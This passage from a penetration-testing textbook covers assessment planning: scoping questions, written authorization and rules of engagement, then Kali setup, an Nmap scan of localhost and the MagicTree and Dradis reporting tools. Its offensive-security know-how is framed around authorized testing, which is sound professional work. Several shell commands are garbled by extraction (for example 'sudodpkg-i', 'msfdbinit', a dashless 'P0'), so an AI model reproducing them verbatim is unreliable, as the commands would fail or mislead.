
Once you have verified that your settings are correct, you are done for now. We will install and configure the machine later in the book.

Summary

In this chapter, we discussed the reasons we selected VMware Workstation as our virtualization platform and created the initial network design as well as some of the machines that will be required throughout the book. We installed the Kali Linux distribution to include the VMware tools. We created the Ubuntu and Kioptrix machines and set up the initial configuration for the pfSense firewall, which we will use for load balancing and more. We now are ready to move on to applying the process and methodology across the targets. We will start that in the next chapter!

3
Assessment Planning

In this chapter, we will discuss the test environment and how we have selected the chosen platform. We will discuss the following:

- Introduction to advanced penetration testing
- How to successfully scope your testing
- What needs to occur prior to testing
- Setting limits – nothing lasts forever
- Planning for action
- Detail management with MagicTree
- Exporting your results into various formats using MagicTree
- Team-based data collection and information sharing with Dradis
- Creating reusable templates in Dradis

Introducing advanced penetration testing

Penetration testing is necessary to determine the true attack footprint of your environment. It may often be confused with vulnerability assessment, and thus, it is important that the differences are fully explained to your clients.

Vulnerability assessments

Vulnerability assessments are necessary to discover potential vulnerabilities throughout the environment. There are many tools available that automate this process so that even an inexperienced security professional or administrator can effectively determine the security posture of their environment. Depending on the scope, additional manual testing may also be required. Full exploitation of systems and services is not generally in the scope of a normal vulnerability assessment engagement.

Systems are typically enumerated and evaluated for vulnerabilities, and testing can often be done with or without authentication. Most vulnerability management and scanning solutions provide actionable reports as a reference to the tester that detail mitigation strategies such as application of missing patches, or correction of insecure system configurations. Having said that, the tester will perform its own analysis and create the recommendations based on that.

Penetration testing

Penetration testing expands upon vulnerability assessment efforts by introducing exploitation into the mix.

> The risk of accidentally causing an unintentional denial of service or other outage is moderately higher when conducting a penetration test than it is when conducting vulnerability assessments. To an extent, this can be mitigated by proper planning and a solid understanding of the technologies involved during the testing process. Thus, it is important that the penetration tester continually updates and refines the necessary skills.

Penetration testing allows the business to understand if the mitigation strategies employed are actually working as expected; it essentially takes the guesswork out of the equation. The penetration tester will be expected to emulate the actions that an attacker would attempt, and will be challenged with proving that they were able to compromise the targeted critical systems. The most successful penetration tests result in the penetration tester being able to prove without a doubt that the vulnerabilities that are found will lead to a significant loss of revenue or business impact unless properly addressed. Think of the loss/harm of reputation that you would have if you could prove to the client that practically anyone in the world has easy access to their most confidential information!

Penetration testing requires a deeper and wider body of knowledge than is needed for vulnerability analysis. This generally means that the price of a penetration test will be much higher than that of a vulnerability analysis. If you are unable to penetrate the network, you will be assuring your client that their systems are secure to the best of your knowledge. This should be demonstrated not only by your inability to breach their networks, but also by showcasing what you attempted and demonstrating that it didn't work due to their mitigations. If you want to be able to sleep soundly at night, I recommend that you go above and beyond in verifying the security of your clients.

Advanced penetration testing

Some environments will be more secure than others. You may be faced with environments that use:

- Effective patch management procedures
- Managed system configuration hardening policies
- Multi-layered DMZs
- Centralized security log management
- Host-based security controls
- Network intrusion detection or prevention systems
- Wireless intrusion detection or prevention systems
- Web application intrusion detection or prevention systems
- End user, executive security, and insider threat training

Effective use of these controls increases the difficulty level of a penetration test significantly. Clients need to have complete confidence that these security mechanisms and procedures are able to protect the integrity, confidentiality, and availability of their systems. They also need to understand that at times the reason an attacker is able to compromise a system is due to configuration errors, poorly designed IT architecture, and the ability to social-engineer a target.

> There is no such thing as a panacea in security. As penetration testers, it is our duty to look at all the angles of the problem and make the client aware of anything that allows an attacker to adversely affect their business.

Advanced penetration testing goes above and beyond standard penetration testing by taking advantage of the latest security research and exploitation methods available. The goal should be to prove that sensitive data and systems are protected even from a targeted attack and, if that is not the case, to ensure that the client is provided with the proper instruction on what needs to be changed to make it so and is made aware of the importance of maintaining a solid incident response program, since there is always the possibility of a breach.

> A penetration test is a snapshot of the current security posture. Penetration testing should be performed on a continual basis.

Many exploitation methods require well-trained penetration testers who have a hunger for learning, and require hands-on experience to effectively and efficiently execute. At DefCon 19, Bruce "Grymoire" Barnett provided an excellent presentation on *Deceptive Hacking*. In this presentation, he discussed how hackers use many of the very same techniques that are used by magicians. This is exactly the tenacity that penetration testers must assume as well. Only through dedication, effort, practice, and the willingness to explore unknown areas will penetration testers be able to mimic the targeted attack types that a malicious hacker would attempt in the wild.

Oftentimes, you will be required to work on these penetration tests as part of a team, and will need to know how to use the tools that are available to make this process more endurable and efficient. This is yet another challenge presented to today's pentesters. Working in a silo is just not an option when your scope restricts you to a very limited testing period.

In some situations, companies may use nonstandard methods to secure their data, which makes your job even more difficult. The complexity of their security systems working in tandem with each other may actually be the weakest link in their security strategy.

> The likelihood of finding exploitable vulnerabilities is directly proportional to the complexity of the environment being tested.

Before testing begins

Before we commence with testing, there are requirements that must be taken into consideration. You will need to determine the proper scoping of the test, timeframes, and restrictions, the type of testing (white box, black box), and how to deal with third-party equipment and IP space.

Determining scope

Before you can accurately determine the scope of the test, you will need to gather as much information as possible. It is critical that the following points are fully understood prior to starting the testing procedures:

- Who has the authority to authorize testing?
- What is the purpose of the test?
- What is the proposed timeframe for the testing? Are there any restrictions as to when the testing can be performed?

- Does your customer understand the difference between a vulnerability assessment and a penetration test?

- Will you be conducting this test with, or without the cooperation of the IT security operations team? Are you testing their effectiveness?

- Is social engineering permitted? How about denial-of-service attacks?

- Are you able to test physical security measures used to secure servers, critical data storage, or anything else that requires physical access? For example, lock picking, impersonating an employee to gain entry into a building, or just generally walking into the areas that the average unaffiliated person should not have access to.

- Are you allowed to see the network documentation or be informed of the network architecture prior to testing to speed things along? (Not necessarily recommended, as this may instill doubt about the value of your findings. Most businesses do not expect this to be an easy information to determine on your own.)

- What are the IP ranges that you are allowed to test against? There are laws against scanning and testing systems without proper permissions. Be extremely diligent when ensuring that these devices and ranges actually belong to your client, or you may be in danger of facing legal ramifications.

- What are the physical locations of the company? This is more valuable to you as a tester if social engineering is permitted because it ensures that you are at the sanctioned buildings when testing. If time permits, you should let your clients know if you were able to access any of this information publicly in case they were under the impression that their locations were secret or difficult to find.

- What to do if there is a problem or if the initial goal of the test has been reached? Will you continue to test to find more entries, or is the testing over? This part is critical and ties into the question of why the customer wants a penetration test in the first place.

- Are there legal implications that you need to be aware of, such as systems that are in different countries and so on? Not all countries have the same laws when it comes to penetration testing.

- Will additional permission be required once a vulnerability has been exploited? This is important when performing tests on segmented networks. The client may not be aware that you can use internal systems as pivot points to delve deeper within their network.

- How are databases to be handled? Are you allowed to add records, users, and so on?

This listing is not all-inclusive and you may need to add items to the list depending on the requirements of your clients. Much of this data can be gathered directly from the client, but some will have to be handled by your team.

If there are legal concerns, it is recommended that you seek legal counsel to ensure you fully understand the implications of your testing. It is better to have too much information than not enough once the time comes to begin testing. In any case, you should always verify for yourself that the information you have been given is accurate. You do not want to find out that the systems you have been accessing do not actually fall under the authority of the client!

> It is of utmost importance to gain proper authorization in writing before accessing any of your client's systems. Failure to do so may result in legal action and possibly jail. Use proper judgment! You should also consider that **Errors and Omissions** (**E&O**) insurance is a necessity when performing penetration testing.

Setting limits – nothing lasts forever

Setting proper limitations is essential if you want to be successful at performing penetration testing. Your clients need to understand the full ramifications involved, and should be made aware of any residual cost incurred if additional services beyond those listed within the contract are needed.

Be sure to set well defined start and end dates for your services. Clearly define the Rules of Engagement and include IP ranges, buildings, hours, and so on that may need to be tested. If it is not in your Rules of Engagement documentation, it should not be tested. Meetings should be predefined prior to the start of the testing, and the customer should know exactly what your deliverables will be.

Rules of Engagement documentation

Every penetration test will need to start with a Rules of Engagement document that all involved parties must have. This document should at a minimum cover several items:

- Proper permissions by appropriate personnel
- Begin and end dates for your testing
- The type of testing that will be performed

- Limitations of testing:
    - ° What type of testing is permitted? DDOS? Full penetration? Social engineering? These questions need to be addressed in detail.
    - ° Can intrusive as well as unobtrusive testing be performed?
    - ° Does your client expect cleanup to be performed afterwards, or is this a stage environment that will be completely rebuilt after testing has been completed?
    - ° Is the environment part of a shared hosting site, and if so, do you have permission from the owners to test it?

- IP ranges and physical locations to be tested.

- How the report will be transmitted at the end of the test? (Use secure means of transmission!)

- Which tools will be used during the test? Do not limit yourself to only one specific tool; it may be beneficial to provide a list of the primary toolset to avoid confusion in the future. For example, we will use the tools found in the most recent edition of the Kali suite.

- Let your client know how any illegal data that is found during testing will be handled. Law enforcement should be contacted prior to the client. Please be sure you fully understand the laws in this regard before conducting your test and maintain the non-emergency numbers of the country's law enforcement agency.

- How will sensitive information be handled? You should not be downloading sensitive customer information without approval, and this should be discussed and documented within the Rules of Engagement; there are other methods of proving that the client's data is not secured. This is especially important when regulated data is a concern.

- Important contact information for both your team and the key employees of the company you are testing.

- An agreement of what you will do to ensure that the customer's system information does not remain on unsecured laptops and desktops used during testing. Will you need to properly scrub your machine after this testing? What do you plan to do with the information you gathered? Is it to be kept somewhere for future testing? Make sure this has been addressed before you start testing, and not after.

The Rules of Engagement should contain all the details that are needed to determine the scope of the assessment. All questions should be answered prior to drafting your Rules of Engagement to ensure there are no misunderstandings once the time comes to test. Your team members need to keep a copy of this signed document on their person at all times when performing the test.

Imagine you have been hired to assess the security posture of a client's wireless network and you are stealthily creeping along the parking lot on private property with your gigantic directional Wi-Fi antenna and a laptop. If someone witnesses you in this act, they will probably get concerned and call the authorities. You will need to have something on you that documents that you have a legitimate reason to be there; this is sometimes referred to as the "get out of jail free" card. This is one of the times when having the contact information of the business leaders that hired you will come in extremely handy!

Planning for action

Once the time has come to start your testing, you will want to be prepared. This entails having an action plan available, all of your equipment and scripts up and running, and of course having some mechanism to record all steps and actions taken. This will provide you with a reference for yourself and other team members. You may remember the steps you took to bypass that firewall now, but what about four months from now when you are facing the same challenge? Taking good notes is critical to a successful penetration test.

Configuring Kali

The first thing we want to do is to ensure that we have changed the default password of the Kali machine. If you built your machine from the ISO image, then you have already completed this; but for those of you who did not, you need to change the password. The procedure for this is as follows:

```
root@kali:~# passwd
Enter new UNIX password: 1NewPassWordHere!
Retype new UNIX password: 1NewPassWordHere!
passwd: password updated successfully
root@kali:~#
```

Updating the applications and operating system

We updated the Kali machine in the previous chapter, but if it has been some time since you last updated, it is always a good idea to update the distribution before installing and configuring additional software. Having said that, there is a chance that you will break something during an update, so it is recommended that you take a snapshot of the machine before performing the update. In VMware Workstation, click on **VM | Snapshot | Take Snapshot...**, as shown in the following screenshot:

One thing to keep in mind is that Kali is based on Debian, and this is a switch from Backtrack; as with any other operating system, patching is required in order to ensure that the latest security patches are applied. It is also important to keep applications up-to-date so that the latest testing techniques and tools can be taken advantage of!

By default, Kali is set up to use only the Kali repositories. If curious, you can see what these are by looking at the `/etc/apt/sources.list` file.

The first command that will need to be initialized is the `update` function of **Advanced Packaging Tool** (**APT**). This will synchronize the package index files to ensure that you have information about the latest packages available. The `update` functionality should always be used prior to installing any software or updating your installed packages:

```
# apt-get update
```

After this `update` is complete, you may initialize APT's `upgrade` command. All installed packages will be updated to the latest release found within your repositories:

```
# apt-get upgrade
```

There is another `apt` command that is used to update your system, `dist-upgrade`, which will update Kali to the latest release. As discussed previously, this could potentially upgrade the kernel and break things, so remember your snapshots. For example, if you are running Kali and would like to upgrade instead of downloading and installing the latest Kali version release, you may do so by typing:

 # apt-get dist-upgrade

> You need not worry about dependencies; all of this is handled automatically by the `apt-get dist-upgrade` command!

We also want to start our database server and initialize the Metasploit database; enter the following commands:

 # service postgresql start

 # msfdbinit

This is so we have a port open on the machine for our first scanning. It is also a good idea to note the version of Debian that we have and the version of Kali that is installed. We have two methods of doing this. The first method is to use the `uname` command. In the terminal window, enter:

 # uname –a

This command will print the system information, and the switch states to print it all. For more information on the command, enter:

 # man uname

> Any time you have a question on a command, you can always refer to the man page. The majority of the commands will have a man page and, as such, it is an essential resource to learn how to get the most from your tools.

An example of the output from the command is shown in the following screenshot:

The next command we want to use is the command that will show us the version of Kali Linux that is our distribution. In the terminal window, enter:

```
# cat /etc/issue
```

An example of the output from this command is shown in the following screenshot:

As the preceding screenshot shows, at the time of this writing we were using Kali Linux distribution 2.0.

Installing LibreOffice

There may be times when you need to open up a spreadsheet to review IP ranges, or to quickly review your ROE. Sometimes, it is even nice to have your data collection tool export your data directly into a word processor from within Kali. There are many open source alternatives to Microsoft Word these days, and LibreOffice is at the top of this list. It has been adopted by many businesses and can output various file formats. There are limited options to install LibreOffice from within Kali 2.0 since, at the time of writing this, there were no installers available. In a terminal window, enter:

```
# apt-get remove libreoffice*

# wget http://packages.bodhilinux.com/bodhi/pool/testing/libo/
libobasis4.0-core01/libobasis4.0-core01_4.0.0.3-103_amd64.deb

# wget http://packages.bodhilinux.com/bodhi/pool/testing/libr/
libreoffice4.0-ure/libreoffice4.0-ure_4.0.0.3-103_amd64.deb

# sudodpkg-i libobasis*.deb libreoffice4.0-ure*.deb

# wget http://download.documentfoundation.org/libreoffice/stable/5.0.0/
deb/x86_64/LibreOffice_5.0.0_Linux_x86-64_deb.tar.gz
```

```
# tar-xzvfLibreOffice_5.0.0_Linux_x86-64_deb.tar.gz
```

```
# cd LibreOffice_5.0.0.5_Linux_x86-64_deb/DEBS
```

```
# sudodpkg -i *.deb
```

Once this installation has completed, you will have a powerful office suite to use for record keeping requirements in Kali Linux. If you want to explore the suite, enter:

```
# libreoffice5.0
```

Effectively managing your test results

A variety of tools will be used during the process of performing a penetration test. Almost all of these will have output that you will want to keep. One major challenge is to combine all of this data in one place so that it may easily be used to enhance testing efforts by providing you with a holistic view of your data, and to shorten the report generation phase.

Introduction to MagicTree

MagicTree, a Java application created by Gremwell, is an actively supported data collection and reporting tool. It manages your data using nodes in a tree structure. This hierarchical storage method is particularly efficient at managing host and network data. The true power of MagicTree is unleashed when one is attempting to analyze data. For instance, a search for all IIS web servers found during a scan of a large network will take mere moments.

In addition to providing an excellent data collection mechanism, MagicTree also enables you to create actionable reports based on priorities of your choosing. Reports generated with MagicTree are completely customizable, and are easily tailored to meet your reporting requirements. You can even use it to export your data into LibreOffice!

MagicTree allows for XML data imports and has XSLT transforms for many popular formats, such as:

- Nessus
- Nikto
- Nmap
- Burp

- Qualys
- Imperva Scuba
- OpenVAS

> The developers of MagicTree are pentesters by trade. When exploring MagicTree, it becomes obvious that they understand the challenges that testers face on a daily basis. One example of this is the functionality they made available that allows you to create your own XSLT transforms for the tool. If the XML data you need cannot be imported using the provided transforms, you can make your own!

Starting MagicTree

As with most tools we will be using throughout this book, this one comes preinstalled on Kali.

To launch MagicTree from Kali, we select **Applications | Reporting Tools | magictree**. After the splash screen and license agreement has been displayed (the license will need to be accepted), you will be presented with the main application workspace. An example of the dashboard is shown in the following screenshot:

Adding nodes

To add a node, press *Ctrl + N* and type `127.0.0.1` into the **Input** pop-up box. This will populate the tree with two additional nodes: one for `testdata` and one for host `127.0.0.1`.

There are several node types available when storing your data. To be able to use the tool effectively, you will need to familiarize yourself with the various node types:

- **Branch node**: It is used to create the structure of your tree. Make sure not to include spaces when using this node type.
- **Simple node**: The most common node type, it will be used to store simple data such as an IP address or a fully qualified domain name.
- **Text node**: It stores text data within the node and could be used to provide information about your testing, or data that you would like to appear in your reports.
- **Data node**: It stores non-image and non-XML attachments in the project file folder.
- **XML data node**: It stores XML data.
- **Image node**: It can store images such as screenshots or other important evidence.
- **Cross-references**: It creates a link between nodes to avoid duplication of information.
- **Overview node**: It is used to enter testing results and recommended mitigation strategies. It can be linked to affected hosts.
- **Special node**: It is created automatically and is used by the application to perform certain tasks. It is not user-created.

> MagicTree will merge the data from disparate data sources into single nodes in an attempt to avoid data duplication; running multiple scanning tools against `127.0.0.1` will not result in multiple nodes representing the same data.

Data collection

Let's collect some data about 127.0.0.1. In addition to being able to select scan results from tools you have run outside MagicTree, you can also scan directly from within the tool and use variables to select your target ranges or hosts.

Select the **host 127.0.0.1** node in the **Tree View** menu, click on the **Q*** button, which represents *Query All*, and type the following into the **Command** textfield (which must be clicked to make it active):

```
# nmap -vv -O -sS -A -p- P0 -oX $out.xml $host
```

This will initiate an Nmap scan against `127.0.0.1` and place the results in an XML file named `$out.xml`.

> We can customize the scan further by adding `--open` and only reviewing the open ports; furthermore, we can make the scan significantly faster if we add the `-n` option, which will tell the scanner to not resolve the DNS names.

An example of the completed scan is shown in the following screenshot:

We will select `$out.xml` and click on the **Import** button to have MagicTree automatically generate our node structure based on the scan results. An example of this is shown in the following screenshot:

MagicTree has imported the Nmap results and merged them with our host. Looks like we have Postgresql running on our Kali virtual machine on port 5432!

> An older version of the software would leak the version number in the banner, but with the version 9.1, that is no longer the case.

Report generation

Now that we have some results, we will look at how simple report generation can be. The installation that comes preinstalled with Kali has five report templates for LibreOffice preconfigured; these can be used either as a reference to create your own templates or just as they are.

From the menu bar at the top, select the **Report | Generate Report** option followed by **Browse**. Select `open-ports-and-summary-of-findings-by-host.odt`. Then, click on **Open | Generate Report**. After a few moments, LibreOffice will open up the automatically generated report listing all open ports by host along with any findings you may have had. An example of this is shown in the following screenshot:

Project Name   MagicTree   Security Assessment Report

Host: 127.0.0.1

Open Ports and Services:

Port	State	Service	Software
5432 tcp	open	postgresql	PostgreSQL DB

Summary of Findings:

Finding	CVE IDs	Affected	Severity	Source

This was just a quick introduction to the MagicTree project. This tool is immensely powerful and it will take you a bit of practice before its true potential can be unlocked. The documentation provided with MagicTree is well written and frequently updated. If you are primarily performing your penetration testing in very small teams, or in teams of one, then MagicTree will probably be the only data collection tool you will ever want.

Introduction to the Dradis framework

The Dradis framework is a Rails application that can be used to help manage the data overload that can occur when pentesting. With its user-friendly web-based interface, it simplifies data collection throughout the testing cycle, and is priceless when sharing data with your team members.

When combining disparate data sources, such as Nmap, Nessus, and even Metasploit, you will typically need to build some sort of database and then use various methods of managing the imports. Dradis has plugins that allow you to import this data with just a few clicks. Dradis also allows you to upload attachments such as screenshots or to add your own notes to the database.

> The Dradis framework can be installed on Linux, Windows, or OSX.

The Dradis server can be started by clicking through the shortcut menu **Applications | ReportingTools | Dradis**.

Once the server has started, the browser will open to the location for Dradis.

An example of the splash page for Dradis is shown in the following screenshot.

> The browser will present you with warnings, as the certificate is self-signed. Add the certificate to your exceptions list and continue to the site.

In order to set the shared password for the server, you will need to click on the **back to the app** link in the top-right corner of the page.

An example of the welcome page for Dradis is shown in the following screenshot:

The Dradis framework uses a password that is shared by all team members. Enter a password of your choice in the **Password** field.

Never reuse passwords!

Once you have entered your password and confirmed it, click on the **Initialize** button to continue. This will set up the new password and accept the default **Meta-Server** options.

You will now be able to choose a new username in the **Login** field. The user login field is used for informational purposes only and will not affect the work area. Type the shared server password into the **Password** field. Once you click on the **Login** button, you are presented with the primary Dradis work area.

We will begin setting up our Dradis environment by creating a new branch to represent our penetration test. These branches allow you to manage your findings based on various user-created criteria.

1. Click on the **add branch** button displayed in the toolbar at the top of the application window.

2. The new branch will be ready for you to rename it. Overwrite `branch #2` with `PracticePenTest` and press *Enter*.

3. Right-click `PracticePenTest` and select **add child** to start your hierarchy.

4. Experiment a bit and add additional folders. Start thinking about how you would like to have your data arranged for easy access and manageability.

A suggested folder hierarchy is as follows:

- `Planning`
- `Reconnaissance and Enumeration`
- `Vulnerability Analysis`

This is just a small sampling of what you could potentially place into this tool. An example of a project tree that could hypothetically be used for data collection during a penetration test is shown in the following screenshot:

Exporting a project template

The testing will consist of a series of planned stages and procedures that do not fluctuate much from one test to another. To take full advantage of this fact, we will be creating a reusable template.

